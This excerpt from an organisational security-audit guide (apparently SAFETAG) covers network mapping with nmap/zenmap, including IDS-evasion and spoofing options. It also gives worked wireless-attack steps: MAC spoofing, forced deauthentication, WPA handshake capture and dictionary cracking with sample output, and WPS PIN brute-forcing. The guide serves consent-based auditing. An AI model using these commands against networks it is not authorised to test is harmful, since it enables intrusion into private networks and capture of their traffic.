I understood the risks that I personally face.	[ ]	[ ]	[ ]	[ ]	[ ]
I understood the risks that my organization's beneficiaries face.	[ ]	[ ]	[ ]	[ ]	[ ]
The auditor understood the risks my organization faces.	[ ]	[ ]	[ ]	[ ]	[ ]
The auditor understood the risks that I personally face.	[ ]	[ ]	[ ]	[ ]	[ ]
The auditor understood the risks that my organization's beneficiaries face.	[ ]	[ ]	[ ]	[ ]	[ ]

- **Do you feel the audit took a reasonable amount of time?**

- I would have been willing to spend more time in the audit.
- We did not spend enough time on the audit.
- The audit took more time than it should have.
- The audit took the right amount of time.
- I don't know.

- **Do you have any immediate behavioral changes you intend to make because of the audit?**

- Yes
- No

- **Did the auditor provide you everything you need to start addressing your digital security?**

- Yes
- No

- I don't know.

- **Did any training that you received specifically address the risks identified during the audit?**

- Yes
- No
- I don't know.

- **Did the recommendations made by the auditor directly address the digital security needs you identified during the audit?**

- Yes
- No
- I don't know

- **Did the recommendations made by the auditor address the digital security needs of your organization?**

- Yes
- No
- I don't know

- **The recommendations from the audit...**

- Were implemented before we received the report.
- Will be easy to implement.
- Will be only slightly difficult to implement.
- Will hard to implement.
- Will be impossible to implement.

- **The biggest barrier you see to implementing the auditor's recommendations is....**

- Lack of money
- Lack of time
- Lack of interest
- Lack of technical expertise
- They are too difficult to implement

Network Mapping

Summary


This component allows the auditor to identify security issues with the host's network and map the devices on a host's network, the services that are being used by those devices, and any protections in place.

Purpose

Mapping an organization's network exposes the multitude of devices connected to it -- including mostly forgotten servers -- and provides the baseline for later work on device assessment and vulnerability research.

This process also reveals outside service usage (such as google services, dropbox, or others) which serve -- intentionally or not -- as shadow infrastructure for the organization. In combination with beacon research from the **Monitor Open Wireless Traffic** exercise, many devices can be associated with users.

The Flow of Information



Guiding Questions

- What operating systems, and services being hosted or used by an organization? Are any hosts running unusual, custom, or outdated operating systems and services?
- Are there unexpected/unusual devices or services on the network?
- What is the topology of the network? What are the routers and modems managing it?
- What services (e.g. dropbox, web-mail, etc.) are running on the network that have not been mentioned by the organizational staff?
- What network assets does an attacker have access to once they have gained access to the internal network?

Outputs

- The reach of and security protections in place on any wireless networks
- A list of hosts, servers, and other network hardware on LAN
- The operating systems and services on each host.

- Services used by the host as identified by decrypted wireless network traffic.
- Possible vulnerable services and practices.[^vulnerability_analysis]

Operational Security

- Clarify timing and seek permission with staff - some activities can tax the network or cause disruptions.
- Confirm that all devices you are accessing/scanning belong to the organization.
- Delete all devices from your scan that do not belong to the organization.
- Study outputs for any obviously embarrassing personal information (especially traffic sniffing or personal devices connected to the network) before sharing.
- Treat captured network traffic with the utmost security and empathetic responsibility. They may contain very personal data, passwords, and more. These should not be shared except in specific, intentional samples with anyone, including the organization itself.

Preparation

Baseline Skills

- Monitoring and analyzing wireless network traffic
- Skill with using nmap/zenmap and its scripting options
- Skill with Wireshark or other packet-capturing tool, as well as possibly more advanced traffic interception tools.

References

Network Mapping Methods

- **Guide:** "10 Techniques for Blindly Mapping Internal Networks"
- **Directory:** "Network Forensics Packages and Appliances" (Forensics Wiki)
- **Directory:** "Scripts and tools related to Wireshark" (Wireshark Wiki)

network_access

- **Resource List:** "Wireless Access Guides & Resources" (SAFETAG)
- **List:** "Default Password List" (defaultpassword.com)
- **List:** "Default Password List" (CIRT.net)
- **List:** "Default Password List - 2007" (Phenoelit)

Network Discovery Methods

- **Documentation:** “Airodump-ng” (Aircrack-ng Wiki)

- **References:** "Links, References and Other Learning Materials" (Aircrack-ng Wiki)
- **Project Site:** "wifite: automated wireless auditor" (Google code)
- **Source Code:** "wifite" (GitHub)

Nmap Scanning {#nmap-scanning}

- **Guide:** "The Official Nmap Project Guide to Network Discovery and Security Scanning" (Gordon “Fyodor” Lyon)
- **Cheat Sheet:** “Part 1: Introduction to Nmap” (Nmap Cheat Sheet: From Discovery to Exploits)
- **Cheat Sheet:** “Part 2: Advance Port Scanning with Nmap And Custom Idle Scan” (Nmap Cheat Sheet: From Discovery to Exploits)
- **Cheat Sheet:** “Part 3: Gathering Additional Information about Host and Network” (Nmap Cheat Sheet: From Discovery to Exploits)
- **Cheat Sheet:** “Part 4” (Nmap Cheat Sheet: From Discovery to Exploits)
- **Cheat Sheet:** “Nmap Cheat Sheet” (See-Security Technologies)
- **Overview:** “The Purpose of a Graphical Frontend for Nmap” (Zenmap GUI Users' Guide)
- **Guide:** “Zenmap GUI Users' Guide” (Zenmap GUI Users' Guide)
- **Guide:** “Surfing the Network Topology” (Zenmap GUI Users' Guide)
- **Guide:** “Host Detection” (nmap Reference Guide)

Activities

Network Scanning

Summary

Network scanning is a technique used to gather information about devices connected on a certain network. It involves enumerating open ports and services running to determine the type of device, the operating system it is running, the applications that is it running and a lot more. There are a lot of open source tools that you can used to perform this technique. Though it may look like simple and ordinary technique, it may be used for both good and bad intentions.

The goal for this exercise is to identify, enumerate and categorize all devices connected to the network. Any device that has an IP address is our target. This may include:

- Desktop computers
- Laptop computers
- Tablet devices
- Mobile phones
- Printers
- Wireless routers

- VoIP devices
- Smart TVs and appliances
- Servers and storage devices

Overview

- Confirm what devices and servers are in scope of the audit, and confirm that any service providers (website hosts, cloud hosts, etc.) are informed and OK with any scanning to be conducted.
- Categorize and gather additional detail on the devices that you will discover
- Explore potential vulnerabilities, unexpected devices, and suspicious open ports

Materials Needed

- Laptop or appliance that can scan the network
- nmap/zenmap

Considerations

- **In Scope Devices** Just always remember that some may not want you to scan everything on their network. To avoid this, always ask your auditee if there are specific devices that needs exclusion. These machine can be critical to their operation or they just don't want to get scanned. If your auditee have exclusions, explain the consequences possible if a machine does not undergo vulnerability assessment. If scanning public servers, verify that the server host (web company, cloud provider, etc.) has approved of the scan, and than remote scanning is legal in the jurisdiction you are performing it from and in the location of the remote server.

Walk Through

Local networks often have a variety of devices connected to them - servers, laptops, printers, and user devices such as cellphones and tablets. Scanning the connected devices can reveal potential areas for further research such as odd ports being open, out of date devices/services, forgotten servers/services etc. These information are then reviewed in vulnerability research exercise, and then (if required) validated in the penetration testing exercise.

Using a network scanning tool (**nmap/zenmap** work well), discover the devices connected to the organization's network, and explore further information such as services, service banners, and operating systems. More intense scans can be too time-consuming to run across the entire network, so target those to higher value systems. As always, be aware of the scans and additional scripts you choose, and focus your exploration (in nmap) on scripts categorized as "safe".

OVERALL PROCESS

- Using zenmap/nmap, identify all of the devices currently active on the network. It is worth repeating a quick scan at different times of the day and on different days to get a more complete view of the network.
- For the active, in-scope devices, the next step is to gather additional details including hostnames, mac addresses (useful for tracking devices over multiple days, as their IP address may change), operating system and versions, port numbers, and any running services such as shared drives, remote management services and old or legacy services. Doing host enumeration sometimes takes time, as not all devices may respond to your scans in the same way. To overcome this, there are variant tools with the steps on how to perform an

efficient network scan.

- Categorize the devices that you will discover. This is to make it more efficient later when runing vulnerability scans, enabling you to target them effectively. For devices which are not easily categorized, see the IoT section below

- **Port/Service research, and How to decide if an open port is suspicious** If a port is open in a personal computer or mobile device, this should be immediately considered suspicious and investigated.

- Using the list of software versions and patches identify attacks and, if possible, identified malware that devices in the office are vulnerable to.

CUSTOM INSTRUCTIONS PER TYPE OF DEVICE

Servers

An open port in a server or IoT device should be investigated if it doesn't correspond to a known service. For example, if the open port is 80, 8080, or 443, it's supposed to be open for a web server, so you can try to browse it by pasting the IP address in your browser address bar.

If it's for SSH (port 22), try to log into it through SSH. If the service isn't supposed to be running in the identified device, you can run a scan of the open ports and request service banners, and/or try to telnet directly to the IP:port to identify what service they are connected to. To identify what a port might be used for, look at the complete list at IANA.org. Using nmap's banner scripts will also reveal what the service reports itself as (for example, you can run ssh, usually port 22, on port 443, usually https). Once you have identified what service that port might be used for, always check that that service is actually running in the machine and that the user or sysadmin is aware of it.

In general, these are ports that might be open in a server:

Port	Service
21	FTP
22	SSH
23	Telnet
25	SMTP
53	DNS
80	HTTP
110	POP
139	SMB
143	IMAP
194	IRC
443	HTTPS
465	SMTP
530	CUPS

587	SMTP
667	IRC
993	IMAP
995	POP
1900	port authority
3306	MySQL
6881 to 6889	Torrent
6969	Torrent
8080	HTTP

IoT Devices

IoT (Internet of Things) is getting popular in use because of it's ease of use and ability to address certain needs. (e.g. use of IP camera instead of CCTV). As classes of network appliances become common, additional exercises (such as the VOIP assessment) can be created. For others, it is still worth conducting a basic assessment to determine what security implications network-connected devices may have.

In the course of network scanning, watch for devices without clear operating system identification (from nmap/zenmap), and/or devices registering as Linux or unknown (particularly if there are not Linux users or servers), and use hostnames and MAC address lookups Wireshark, MACVendors for "hints".

Follow up on these devices with more intensive, specific scans to positively identify them, and/or follow up with staff to help physically locate the devices. Some devices, such as Smart TVs, may not even be normally thought of as devices worth considering, but if they are connected to the work network, they can add vulnerabilities.

Once any IoT devices have been identified, follow up with research as to their current and possible patch level/ software update, what vulnerabilities they may have even if fully updated, and if there have been any known attacks against the platform. Check their configuration to see if they are accessible from the Internet (directly, via UPnP, or via an external service that the device connects out to). Check to see that default passwords have been updated, and any service-connected devices have strong, unique and not-previously-breached passwords.

If there are un-mitigateable vulnerabilities, consider suggesting removing the IoT device from the network or creating a separate network disconnected from organizational resources for non-work devices.

Windows / SMB Networks

- SNMP
- SMB
- NetBIOS
- Shared Folders

- RDP
- Telnet
- Password Sniffing

You can use smbtree to request a list of all smb network device names and nmblookup to connect them to their IP address.

Unsigned NTLM authentication messages vulnerable to Man-in-the-Middle attack on SMB file servers. It also allow an attacker on the LAN to add, remove or copy files to and from the organization's file servers (and workstations with filesharing enabled).

- On Windows, use netstat from the command prompt as an administrator: the command would be `netstat -ab` - this will show you the name of the process running on the open port.
- To identify the process on the open port more in-depth, run the official Microsoft Process Explorer (right-click a process to see the Properties - the port will be visible in the TCP/IP tab and you will find more information on the path of the process in the "Image" tab).
- You can investigate the process on Virustotal directly from Process Explorer, by right-clicking on the process and then clicking "Check VirusTotal".

MacOS

- On Mac, launch `netstat lsof` - this will show you the path of the process running on the open port.

GNULinux

- On Linux, follow these instructions.

EXTERNAL NETWORK SCANNING

Selected scanning of external network devices (websites, webmail, extranet services) may also reveal vulnerabilities or other areas of concern. However, it is important that you seek approval or any written document that proves you have the authority to scan your target organization along with its web resources and services.

External network scans are different for local network scans. This is because you are scanning devices that are publicly available, and can be done remotely outside the organization's premise. If your auditee agreed to have their public facing machines scanned, keep in mind that you need to consider asking your auditee for whitelisting options for shunning IDS/IPS, firewalls and other blocking mechanisms during your scan. Also make sure that you have verified the target in-scope. This is to avoid scanning out-of-scope targets that may lead you to other problems.

Most of the machines you'll encounter over external network scans were:

- Web servers
- DNS servers
- Mail servers

- Gateway devices
- FTP Servers
- Cloud servers

USING NMAP/ZENMAP

Using a network scanning tool (**nmap/zenmap** work well), discover the devices connected to the organization's network, and explore further information such as services, service banners, and operating systems. More intense scans can be too time-consuming to run across the entire network, so target those to higher value systems. As always, be aware of the scans and additional scripts you choose, and focus your exploration (in nmap) on scripts categorized as safe or "non-disruptive".

- Discover network-connected devices, including servers and workstations, but also smartphones, voip phones, and other devices.
- Open ports
- OS detection
- Capture banners (not all ports correctly map to their "expected" services, also provides service version information)
- additional Scripts and more exhaustive port scanning as needed (See different variants)

According to it's nmap's website:

"Nmap ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts". It's considered as the most popular network mapping tool available.

Below are commands to perform network scanning using Nmap.

- **Basic Nmap Commands**

Command	Description
nmap `192.168.1.1`	Scan a single specific IP/target
nmap `www.targetdomain.com`	Scan a specific domain
nmap `172.16.1.1-35`	Scan the IP range from 192.168.1.1 to 192.168.1.35
nmap `172.16.1.1/24`	Scan a network subnet
nmap **\-iL** `target-IPs.txt`	Scan a list of IP from the list file `target-ip.txt`

nmap **\-p 80** `172.16.1.1`	Scan specific port/s on a target or IP range or a list file
nmap **\-p 21-80** `172.16.1.1`	Scan target, IP range or list file with a specific port range
nmap **\-F** `172.16.1.1`	Scan target with 100 most common ports (FAST)
nmap **\-p-** `172.16.1.1`	Scan all 65,535 ports on a target

- **Advance Nmap Host Discovery and Port Scanning**

Option	Command	Description
\-sT	nmap **\-sT** `172.16.1.1`	TCP connect port scan (with root privilege by default)
\-sS	nmap **\-sS** `172.16.1.1`	Scan using TCP SYN port Scan
\-sU	nmap **\-sU** `172.16.1.1`	Scan UDP ports
\-sA	nmap **\-sA** `172.16.1.1`	Scan using TCP ACK port scan
\-sn	nmap **\-sn** `172.16.1.1/24`	Host discovery scan IP subnet range - port scanning disabled
\-Pn	nmap **\-Pn** `172.16.1.1/24`	Port scan IP subnet range - host discovery disabled
\-n	nmap **\-n** `172.16.1.1`	Scan target without DNS resolution
\-PR	nmap **\-PR** `172.16.1.1`	Perform ARP discovery on local network

- **Nmap Version Detection and Service enumeration**

Option	Command	Description
\-sV	nmap **\-sV** `172.16.1.1`	Perform version detection of services running on ports
\-O	nmap **\-O** `172.16.1.1`	Remote OS detection using the TCP/IP stack fingerprinting method
\-A	nmap **\-A** `172.16.1.1`	Enable OS detection, version detection and traceroute

- **Nmap Version Detection and Service enumeration**

Option	Command	Description
\-T0	nmap **\-T0** `172.16.1.1`	PARANOID scan - Evade IDS

\-T1	nmap **\-T1** `172.16.1.1`	SNEAKY scan - Evade IDS
\-T2	nmap **\-T2** `172.16.1.1`	POLITE scan - Slow scan for less bandwidth and use less target machine resources
\-T3	nmap **\-T3** `172.16.1.1`	NORMAL scan - Default speed
\-T4	nmap **\-T4** `172.16.1.1`	AGGRESSIVE scan - speed scan assuming your on a fast and reliable network
\-T5	nmap **\-T5** `172.16.1.1`	INSANE scan - Extraordinary fast network and trades off with accuracy

- **Scanning using Nmap Scripting Engine**

Option	Command	Description
\-sV -sC	nmap **\-sV -sC** `172.16.1.1`	Scan using default safe scripts
\-sV --script=`scriptname`*	**\-sV --script=smb*** `172.16.1.1`	Scan target with a set of script (for this example, smb scripts
\--script=`script-name`.nse	nmap -sV -p 443 **\--script=ssl-heartbleed.nse** `172.16.1.1`	Scan using a specific script (for this example, we used the `ssl-heartbleed.nse` script
\--script=`script1`,`script2`,`script3`	nmap **\--script=asn-query,whois,ip-geolocation-maxmind** `172.16.1.1`	Scan using a multiple different scripts combined

- **Scanning using Nmap Firewall/IDS Evasion & Spoofing Options**

Option	Command	Description
\-f	nmap **\-f** `172.16.1.1`	Scan using small fragmented IP packets for evading packet filtering
\-mtu `value`	nmap **\-mtu 64** `172.16.1.1`	Scan using custom MTU size
\-D `IP address to spoof`	nmap **\-D 172.16.1.200, 172.16.100** `172.16.1.1`	Scan using set spoofed IP addresses
\-S `fakesource.com`	nmap **\-S fakesource.com** `targetdomain.com`	Scan from `fakesource.com`. (May require egress interface (e.g. `eth0`) and `-Pn` option)

\-g `port number`	nmap **\-g 53** `172.16.1.1`	Scan using port `53` as source port number (making it look like a regular DNS traffic)
\-proxies `http://1.2.3.4:8080`,`http://4.3.2.1:8080`	nmap **-proxies http://123.12.23.10:8080,	
http://211.212.101.22:8080** `172.16.1.1`	Relay nmap scans through HTTP/ SOCKS4 proxies	

- **Nmap Scan Output Results**

Option	Command	Description
\-oN `name.file`	nmap `172.16.1.1` **\-oN result.file**	Generate normal output to file `result.file`
\-oX `file.xml`	nmap `172.16.1.1` **\-oX result.xml**	XML output to file `result.xml`
\-oG `name.file`	nmap `172.16.1.1` **\-oG result.grep**	Generate grep-pable output to file `result.grep`
\-oA `results`	nmap `172.16.1.1` **\-oA results**	Generate output to 3 different major formal

Working with GUI using Zenmap

While Nmap may seem to be intimidating to some specially with all those commands and options, you can use a GUI-based Nmap called `Zenmap`. You can download Zenmap from this link

Zenmap has different features that helps you manage scans to importing and exporting of results.

It comes with a pre-set scan settings that you can choose. Depending on your target environment and your agreement with the client, you can select from:

Option	Command
Intense Scan	`nmap -T4 -A -v`
Intense Scan + UDP	`nmap -sS -sU -T4 -A -v`
Intense Scan + all TCP ports	`nmap -p 1-65535 -T4 -A -v`
Intense Scan - No ping	`nmap -T4 -A -v -Pn`
Ping Scan	`nmap -sn`
Quick Scan	`nmap -T4 -F`
Quick Scan Plus	`nmap -sV -T4 -O -F --version-light`
Quick Traceroute	`nmap -sn --traceroute`

Regular Scan	`nmap`
Slow Comprehensive Scan	`nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)"`

Recommendations

While office networks are often treated as "trusted" spaces, measures should be in place to reduce the potential harm of an attacker who gains access. In addition, devices that "travel" -- such as laptops and mobile phones -- should have adequate security settings (generally, firewalls) to protect them on other networks.

A policy should be in place for connecting personal devices to work networks, as well as work devices to non-work networks.

Network Access

Summary

This activity helps auditors to test the strength of defenses the organizations' network has in place to protect their local area network. This component consists of gaining access to the local area network through a wireless access point and unsecured physical channels (such as an ethernet jack).

Overview

- Determine the security of the wireless access point (WAP).
- Gain access to the organizations Wireless network access.
- Test unused ethernet ports for live network connectivity.
- Find out how guest access is managed

Expected Outputs

- Un-authorized access to the Wireless access point (WAP)
- List of unused ethernet jacks with network connectivity.

Note: Cracking wireless passwords often take a huge amount of time performing, and the same results for the audit and organizational buy-in can be had simply by showing how password cracking works, and how far outside of the office the wireless network can be seen. Once an organization is using vulnerable authentication method, you can flag it right away as "finding". Given that the recommendations are often the same (move to WPA2 (and WPA3 as available), disable WEP and WPS access, provide a separate guest network, etc.), this should rarely be used during an audit (but is a useful skill to practice and understand how it works). If you do choose to use this during an audit, be aware that many of the stps disrupt network traffic, and success with WPA2 password cracking is by no means guaranteed, so can backfire.

By walking organizations through the vulnerabilities of wireless networks, you have the opportunity to discuss password strength, and the power that having "offline" access to a password means in terms of brute forcing it, as well as the importance of defense in depth even within their trusted work network - reducing the services computers and servers are sharing, setting up local firewalls on computers, and requiring

authentication to access files.

Even a few minutes of network "sniffing" by an adversary can enable them to work offline to reveal the network password. Knowing this password would let someone then access the entire internal network, files shared internally, and even change network settings to enable remote access. While in an ideal setup, this would give no further access to sensitive documents, it is not uncommon to find shared file folders, or to gain access to the firewall or network routers (often set to the default password, because they're only accessible from inside the network...).

Considerations

Note: This section is one of the few sections where the SAFETAG audit does go through attack scenarios, from attempting to "break in" to the wireless network to testing exposed ethernet jacks for connectivity.

The reasons for this are threefold. First, access to an organization's internal network tends to reveal sensitive data and "shadow" infrastructures (such as dropbox usage) that lead to many recommendations to improve access control and discussions of the value of defense in depth. Second, the specific act of breaking the wifi password allows for a discussion on password security without attacking any specific user's password. Finally, with wireless networks treated as equivalent to wired networks in many offices, reminding the organization that wireless networks extend beyond the physical walls of the office is useful in discussing password rotation and guest network policies.

Once you have access to the network, you need to first document how you managed that and share it with the hosts. This is a great moment to discuss passwords in many cases.

- Confirm that all devices you are accessing/scanning belong to the organization.
- Clarify timing and seek permission with staff - some activities can tax the network or cause disruptions.

Walk Through

Breaking into network requires specialized tools as well as a significant amount of time in capturing authentication packets, and replaying those packets back to the wireless access point.

MAC filtering is a common, but easy to bypass security measure.

WEP (Wired Equivalent Privacy) has been found with several vulnerabilities. The RC4 algorithm that it uses to generate the keystream for encryption is subject to two separate weaknesses.

On the other hand, WPA/WPA2 (Wi-Fi Protected Access) is also found to be vulnerable to attack known as KRACK(Key Reinstallation Attacks) as well as offline (high speed) attacks against the password itself. WPS, a common "feature" that is on by default on WPA networks, has significant vulnerabilities.

WPA3, a new standard, is built to disallow offline password attacks, making it significantly harder to break in to that WPA2 networks. As it becomes available and devices support it, it should be a priority upgrade if wifi network security is a concern.

VARIANT: WEP CRACKING

The auditor can be guaranteed to access a WEP network with sufficient time by cracking the WEP key.

- Start the wireless interface in monitor mode on the specific AP channel
- Use aireplay-ng to do a fake authentication with the access point
- Start airodump-ng on AP channel with a bssid filter to collect the new unique IVs
- Start aireplay-ng in ARP request replay mode to inject packets
- Run aircrack-ng to crack key using the IVs collected

References

For educational purposes, if no WEP network is available, you can use this pre-built airodump-ng capture file and skip the airodump-ng and aireplay-ng packet injection steps.

- **Tutorial:** "Simple WEP Crack" (Aircrack-ng Wiki)
- **Tutorial:** "Simple Wep Cracking with a flowchart" (Aircrack-ng Wiki)
- **Documentation:** "Aircrack-ng" (Aircrack-ng Wiki)
- **Documentation:** "Aireplay-ng" (Aircrack-ng Wiki)
- **Documentation:** "Airodump-ng" (Aircrack-ng Wiki)

VARIANT: MAC FILTERING BYPASS

Open and MAC-address-filtered wireless access points are not only open to anyone within range to join and listen in to, but also do not provide protection to those on the network itself, even if they do not "broadcast" their name. These may seem like great ways to prevent unauthorized users from accessing your network without resorting to passwords, but they are trivial to overcome.

Auditing MAC address filtered access point

The auditor can easily gain access to an open or MAC address filtered access point.

- MAC-Address Spoofing

```
airodump-ng
```

```
* Change our MAC address to one that's on the whitelist
```

```
ifconfig mon0 down
macchanger -m [MAC ADDRESS IDENTIFIED] mon0
ifconfig mon0 up
```

References

- **Tutorial:** "Bypassing MAC Filters on WiFi Networks" (techorganic.com)

VARIANT: WPA CRACKING

The organization's wireless Local Area Network (WLAN) protects the network and its users with WPA encryption. This is an important security measure, and a WPA-protected wireless network is much safer than an unencrypted "open" network or a WEP-protected network. (WEP is fundamentally flawed, and extremely simple attacks have been widely known for over a decade.) However, the ease with an attacker could guess the WPA key, or "WiFi password," is a serious issue, particularly considering its importance as an essential perimeter control. An attacker who gains access to the wireless LAN immediately bypasses many protections that network administrators, and other users of the office network, often take for granted. Put another way, anyone able to guess the WPA key is immediately "inside the firewall."

Using a laptop and a wireless card with a standard, internal antenna (or using a customized smartphone or other small device), an attacker could easily position themselves close enough to the office to carry out the first phase of this attack, which would only take a few minutes. The second phase, which is supposed to be the difficult part, could take even less time. From the privacy of their own home or office, the attacker could use a minimally customized password dictionary to guess the WPA key .

Materials Needed

- For the (most common) WPA password-based attacks, an already-prepared dictionary of words to use to attack the password will be required. See the Password Strength activity for guidance on dictionary preparation.

Instructions

An attacker can crack the office's WPA key in approximately with a short and minimally customized password dictionary based on open information about the organization and basic word collections.

Step 1: The attacker customizes their WiFi password dictionary, adding phrases related to the subject: organization name, street address, phone number, email domain, wireless network name, etc. Common password fragments are included, as well: qwerty, 12345, asdf and all four-digit dates back to the year 2001, for example, among others. The attacker may then add hundreds or thousands of words (in English and/or other relevant languages).

See the Password Strength exercise for details on password dictionary buidling and usage.

Step 2: The attacker would then begin recording all (encrypted) wireless traffic associated with the organization's access point:

```
$ sudo airodump-ng -c 1 --bssid 1A:2B:3C:4D:5E:6F -w sampleorg_airodump mon0

 CH  1 ][ Elapsed: 12 mins ][ 2012-01-23 12:34 ][ fixed channel mon0: -1
 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 1A:2B:3C:4D:5E:6F  -70 100    12345    43210    6   1  12e. WPA2 CCMP   PSK sampleorg
 BSSID              STATION            PWR   Rate    Lost  Packets  Probes
 1A:2B:3C:4D:5E:6F  01:23:45:67:89:01    0    0e- 0e   186    12345
 1A:2B:3C:4D:5E:6F  AB:CD:EF:AB:CD:EF    0    1e- 1      0     1234
 1A:2B:3C:4D:5E:6F  AA:BB:CC:DD:EE:FF  -76    0e- 1      0     1122
 1A:2B:3C:4D:5E:6F  A1:B2:C3:D4:E5:F6  -80    0e- 1      0     4321
```

wifite is also useful for this step, and claims to automatically de-auth (step 3).

Step 3: Next, the auditor forces a wireless client, possibly chosen at random, to disconnect and reconnect (an operation that is nearly always invisible to the user).

In the example below, AB:CD:EF:AB:CD:EF is the MAC address of a laptop that was briefly disconnected in this way.

```
$ aireplay-ng -0 1 -a 1A:2B:3C:4D:5E:6F -c AB:CD:EF:AB:CD:EF mon0

 15:54:48  Waiting for beacon frame (BSSID: 1A:2B:3C:4D:5E:6F) on channel -1
 15:54:49  Sending 64 directed DeAuth. STMAC: [AB:CD:EF:AB:CD:EF] [ 5| 3 ACKs]
```

The goal of this step is to capture the cryptographic handshake that occurs when the targeted client reconnects. Try using different clients if the first one doesn't work, or try (physically) moving around.

This handshake does not contain the WPA key itself, but once the the complete handshake process has been seen, the auditor (or a potential attacker) can leave the vicinity and run various password cracking tools to try and discover the password. While a complete password cracking tutorial is out of scope for SAFETAG documentation, below are three strategies:

Step 4: The auditor attempts to discover the WPA password.

A good wordlist with a few tweaks tends to break an unforunate number of passwords. Using a collection of all english words, all words from the language of the organization being audited, plus a combination of all these words, plus relevant keywords, addresses, and years tends to crack most wifi passwords.

```
    $ aircrack-ng -w pwdpairs.txt -b 1A:2B:3C:4D:5E:6F sampleorg_airodump*.cap
```

For WPA captures, John can either feed in to an aircrack process or attack a capture directly. For captures, you first have to convert the .cap file (from wireshark, wifite, airodump, etc.) to a format that John likes. The Jumbo version we use has conversion tools for this available:

```
  $wpapcap2john wpa.cap > crackme
  $./john -w:password.lst -fo=wpapsk-cuda crackme
```

Results

Successful password cracking via piping these into aircrack-ng:

```
Opening sampleorg_airodump-01.cap
Reading packets, please wait...
                           Aircrack-ng 1.1
                  [00:00:05] 9123 keys tested (1876.54 k/s)
                         KEY FOUND! [ sample2012 ]

     Master Key     : 2A 7C B1 92 C4 61 A9 F6 7F 98 6B C1 AB 53 7A 0F
                      3C AF D7 9A 0C BD F0 4B A2 44 EE 5B 13 94 12 12

     Transient Key  : A9 C8 AD 47 F9 71 2A C6 55 F8 F0 73 FB 9A E6 1D
                      23 D9 31 25 5D B1 CF EA 99 2C B3 D7 E5 7F 91 2D
                      56 25 D5 9A 1F AD C5 02 E3 2C C9 ED 74 55 BA 94
                      D6 F5 0A D1 3B FB 39 40 19 C9 BA 65 2E 49 3D 14

     EAPOL HMAC     : F1 DF 09 C4 5A 96 0B AD 83 DD F9 07 4E FA 19 74
```

The fourth line of the above output provides some useful information about the effectiveness of a strong WPA key. That rate of approximately 2000 keys per second means that a full-on, brute-force attack against a similar-length key that was truly random (and therefore immune to dictionary-based attacks) would take about 70^9 or 20 trillion seconds, which is well over 600,000 years. Or, for those who favor length and simplicity over brevity and complexity, a key containing four words chosen from among the 10,000 most common English dictionary words would still take approximately 150,000 years to crack (using this method on an average laptop).

It is worth noting that an attacker with the resources and the expertise could increase this rate by a factor of a hundred. Using a computer with powerful graphical processing units (GPUs) or a cloud computing service like Amazon's EC2, it is possible to test 250,000 or more keys per second. A setup like this would still take several lifetimes to guess a strong password, however.

Regardless, the success of this attack against a wireless network would allow an attacker to bypass all perimeter controls, including the network firewall. Without access to the office LAN, a non-ISP, non-government attacker would have to position themselves on the same network as an external staff member in order to exploit any flaws in the organization's email or file-sharing services. With access to the local network, however, that attacker could begin carrying out local attacks quite quickly, and from a distance.

See the **Wireless Range Mapping** activity for guidance on mapping the reach of the wifi network.

References

- **Tutorial:** "How to Crack WPA/WPA2" (Aircrack-ng Wiki) "Aircrack-ng" (Aircrack-ng Wiki)
- **Documentation:** "Aireplay-ng" (Aircrack-ng Wiki)
- **Documentation:** "Airodump-ng" (Aircrack-ng Wiki)

VARIANT: WPS PIN CRACKING

WPS was built as an addition to WPA to make it easier to add devices without typing in secure passwords, but this ease of use means that a malicious actor can pose as a device and effectively reduce the potentially very difficult passwords WPA allows down to a simple numeric-only 8 character PIN. Further, the WPS system allows an attacker to work on this PIN in two parallel chunks, further reducing its security. This, like WEP, is a "live" attack - you have to stay connected to the network - but also like WEP, it is a guaranteed attack; your brute forcing of the WPS system will eventually (2-10 hours) allow you network access.

Instructions

- Find the BSSID of the target routerr
- Use Wash to find WPS Routers
- Start Reaver : estimated time: Between 2 and 10 hours

References

- **Guide:** "Hacking my own router with Reaver, guide to brute forcing Wifi Protected Setup" (Nathan Heafner)
- **Guide:** "WPS – How to install and use Reaver to detect the WPS on your home router" (University of South Wales)
- **Documentation:** "Airodump-ng" (Aircrack-ng Wiki)

Recommendation

RECOMMENDATIONS FOR NON-WPA NETWORKS

Transitioning to WPA networks with strong passwords, even for guest networks, is recommended.

MAC filtering and WEP provide no effective protection for a wifi network. Most wifi routers offer WPA encryption as an option, and if this is available it should be immediately implemented. Some older routers (and wifi devices) do not support WPA. It is highly recommended to upgrade immediately to hardware that supports WPA and to eliminate all WEP network access. Very few devices still functional do not support WPA2. As WPA3 becomes an option, upgrade to that.

RECOMMENDATIONS FOR WPA NETWORKS

WPS Pin entry should be disabled on the wireless router, or only enabled temporarily to add new devices to the network.

